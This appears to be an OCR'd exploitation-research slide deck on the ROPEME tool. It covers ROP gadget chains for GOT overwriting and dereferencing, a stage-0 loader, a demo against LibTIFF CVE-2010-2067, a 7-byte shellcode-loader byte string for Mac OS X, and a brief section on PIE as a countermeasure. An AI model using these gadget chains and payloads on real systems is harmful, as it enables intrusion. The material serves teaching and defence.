
**GOT overwriting I

- Favorite method to exploit format string bug
- Steps
  - ► Load the offset into register
  - ► Add register to memory location (GOT entry)
  - ► Return to PLT entry
- ROP Gadgets
  - ► Load register
  - ► Add memory

```
(1) pop ecx;
    pop ebx; leave; ret

(2) pop ebp; ret

(3) add [ebp+0x5b042464] ecx;
    pop ebp; ret
```

**GOT overwriting II

- printf() => execve()



printf@PLT: 0x80483d8
printf@GOT: 0x80497ec


**GOT dereferencing I

- Steps
  - Load the offset into register
  - Add the register with memory location (GOT entry)
  - Jump to or call the register
- ROP gadgets
  - Load register
  - Add register
  - Jump/call register

```
(1) pop eax;
    pop ebx;
    leave; ret

(2) add eax [ebx-0xb8a0008];
    lea esp [esp+0x4]; pop ebx;
    pop ebp; ret

(3) call eax;
    leave; ret
```

**GOT dereferencing II

- printf() => execve()



**Availability of GOT manipulation gadgets

> Auxiliary functions generated by GCC compiler contains enough of gadgets for GOT manipulation

```
GOT overwriting gadgets:
   0x8048624 <_fini+24>:  pop    ecx
   0x8048625 <_fini+25>:  pop    ebx
   0x8048626 <_fini+26>:  leave
   0x8048627 <_fini+27>:  ret

   0x80484ae <__do_global_dtors_aux+78>: add    DWORD PTR [ebp+0x5b042464],ecx
   0x80484b4 <__do_global_dtors_aux+84>: pop    ebp
   0x80484b5 <__do_global_dtors_aux+85>: ret

GOT dereferencing gadgets:
   0x8048384 <_init+44>:  pop    eax
   0x8048385 <_init+45>:  pop    ebx
   0x8048386 <_init+46>:  leave
   0x8048387 <_init+47>:  ret

   0x80485fe <__do_global_ctors_aux+30>: add    eax,DWORD PTR [ebx-0xb8a0008]
   0x8048604 <__do_global_ctors_aux+36>: lea    esp,[esp+0x4]
   0x8048608 <__do_global_ctors_aux+40>: pop    ebx
   0x8048609 <__do_global_ctors_aux+41>: pop    ebp
   0x804860a <__do_global_ctors_aux+42>: ret
```

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
  - Stage-0 (stage-1 loader)
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- **Putting all together, ROPEME!**
  - **Practical ROP payloads**
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary

A complete stage-0 loader

- Turn any function to strcpy() / sprintf()
  - GOT overwriting
- ROP loader

```
(1) pop ecx; ret

(2) pop ebp; ret

(3) add [ebp+0x5b042464] ecx; ret
```

Practical ROP gadgets catalog

- Less than 10 gadgets?
  - Load register
    - pop reg
  - Add/sub memory
    - add [reg + offset], reg
  - Add/sub register (optional)
    - add reg, [reg + offset]

ROP automation

- Generate and search for required gadgets addresses in vulnerable binary
- Generate stage-1 payload
- Generate stage-0 payload
- Launch exploit

ROPEME!

- ROPEME – Return-Oriented Exploit Made Easy
  - Generate gadgets for binary
  - Search for specific gadgets
  - Sample stage-1 and stage-0 payload generator

```
ROPeMe> help
Available commands: type help <command> for detail
  generate      Generate ROP gadgets for binary
  load          Load ROP gadgets from file
  search        Search ROP gadgets
  shell         Run external shell commands
  ^D            Exit

ROPeMe> load vuln.ggt
Loading asm gadgets from file: vuln.ggt ...
Loaded 73 gadgets
ELF base address: 0x8048000
OK
ROPeMe> search pop eax %
Searching for ROP gadget: pop eax %
0x8048384L: pop eax ; pop ebx ; leave ;;

ROPeMe> s add %
Searching for ROP gadget: add %
0x8048383L: add [eax+0x5b] bl ; leave ;;
0x80492e6L: add [eax] al ; add [eax] eax ; sbb [eax] al ;;
```

DEMO

- ROPEME

  http://www.vnsecurity.net/2010/08/ropeme-rop-exploit-made-easy/

- ROP Exploit
  - LibTIFF 3.92 buffer overflow (CVE-2010-2067)
    - Dan Rosenberg's “Breaking LibTIFF”
  - PoC exploit for “tiffinfo”
    - No strcpy() in binary
    - strcasecmp() => strcpy()
  - Distro
    - Fedora 13 with ExecShield

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
  - Stage-0 (stage-1 loader)
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- **Countermeasures**
- **Summary**

Countermeasures

Position Independent Executable (/PIE)

- Randomize executable base (ET_EXEC)
- NULL byte in all PROT_EXEC mappings, including executable base

Effective to prevent "borrowed code chunks"/ ROP style exploits. Another information leak flaw or ASLR implementation flaw is required for the attack to be success

- Not widely adopted by vendors
  - Recompilation efforts
  - Used in critical applications in popular distros

BONUS SLIDES

ROPEME on Mac OS X (x86) I

- Mac OS X is hacker friendly
  - **/usr/lib/dyld** is always loaded at fixed address
  - A lots of helper functions: _strcpy, syscall
  - **__IMPORT** section of is **RWX**

```
__TEXT                 8fe00000-8fe0b000 [   44K] r-x/rwx SM=COW  /usr/lib/dyld
__TEXT                 8fe0b000-8fe0c000 [    4K] r-x/rwx SM=PRV  /usr/lib/dyld
__TEXT                 8fe0c000-8fe42000 [  216K] r-x/rwx SM=COW  /usr/lib/dyld
__LINKEDIT             8fe70000-8fe84000 [   80K] r--/rwx SM=COW  /usr/lib/dyld
__DATA                 8fe42000-8fe44000 [    8K] rw-/rwx SM=PRV  /usr/lib/dyld
__DATA                 8fe44000-8fe6f000 [  172K] rw-/rwx SM=COW  /usr/lib/dyld
__IMPORT               8fe6f000-8fe70000 [    4K] rwx/rwx SM=COW  /usr/lib/dyld
```

Our target

ROPEME on Mac OS X (x86) II

- Simple version
  - Stage-1: any shellcode
  - Stage-0: _strcpy() sequence with data from dyld
- *MORE* simple version
  - Stage-2: any shellcode
  - Stage-1: small shellcode loader (7 bytes)
  - Stage-0: short _strcpy() sequence + shellcode

ROPEME on Mac OS X (x86) III

- Stage-1: shellcode loader

```
# 58            pop eax      # eax -> TARGET
# 5B            pop ebx      # ebx -> STRCPY
# 54            push esp     # src -> &shellcode
# 50            push eax     # dst -> TARGET
# 50            push eax     # jump to TARGET when return from _strcpy()
# 53            push ebx     # STRCPY
# C3            ret          # execute _strcpy(TARGET, &shellcode)

STAGE1 = "\x58\x5b\x54\x50\x50\x53\xc3"
```

http://www.vnsecurity.net/2010/10/simple-mac-os-x-ret2libc-exploit-x86/

Q & A